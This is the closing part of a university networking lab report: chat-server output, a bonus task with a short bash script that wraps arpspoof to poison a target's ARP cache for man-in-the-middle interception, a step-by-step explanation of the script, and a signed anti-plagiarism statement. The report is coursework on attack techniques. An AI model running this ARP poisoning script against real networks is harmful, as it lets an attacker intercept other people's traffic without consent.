Alice >> What are you doing?
In meeting

Alice >> chat_close
Connection closed by client
Server listening for another connection
```

Task-5 (Bonus)

- This script is used to perform ARP spoofing by poisoning the ARP cache of a target machine. It allows an attacker to intercept network traffic between the target and the host by redirecting it through the attacker's machine. The script provides a simple way to start and stop ARP spoofing attacks.


- **Check Argument Count:** The script checks if the number of command-line arguments ($#) is less than 3 using the condition if [$# -lt 3]. If the condition is true, it prints a usage message showing how to use the script and exits with status 1

- **ARP Spoofing:** The script uses the arpspoof command to perform ARP spoofing and It takes the interface ($1), client ($2), target ($3), and host ($4) as arguments to the arpspoof command. The output of the arpspoof command is redirected to /dev/null to suppress any output. The process ID (pid) of the arpspoof command is captured using $!.

- **Stop ARP Poisoning:** The script waits for user input by displaying the message "Press [Enter] to stop the ARP poisoning..." using the read command. When the user presses Enter, it kills the arpspoof process using the kill command and the captured process ID ($pid).

```
# if the number of arguments is less than 3 then print the usage message
if [ $# -lt 3 ]; then
    echo "Usage: $0 <interface> <client> <target> <host>"
    echo "Example: $0 eth0 own alice1 bob1"
    exit 1
fi

arpspoof -i $1 -c $2 -t $3 -r $4 > /dev/null 2>&1 & pid=$!

read -p "Press [Enter] to stop the ARP poisoning..."
kill $pid
```

Output:



ANTI-PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research, and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Vikas Patil, P Kaif Khan, Ravi Nalawade
Date: 10/04/2024
Signature: VRP, PKAK, RSN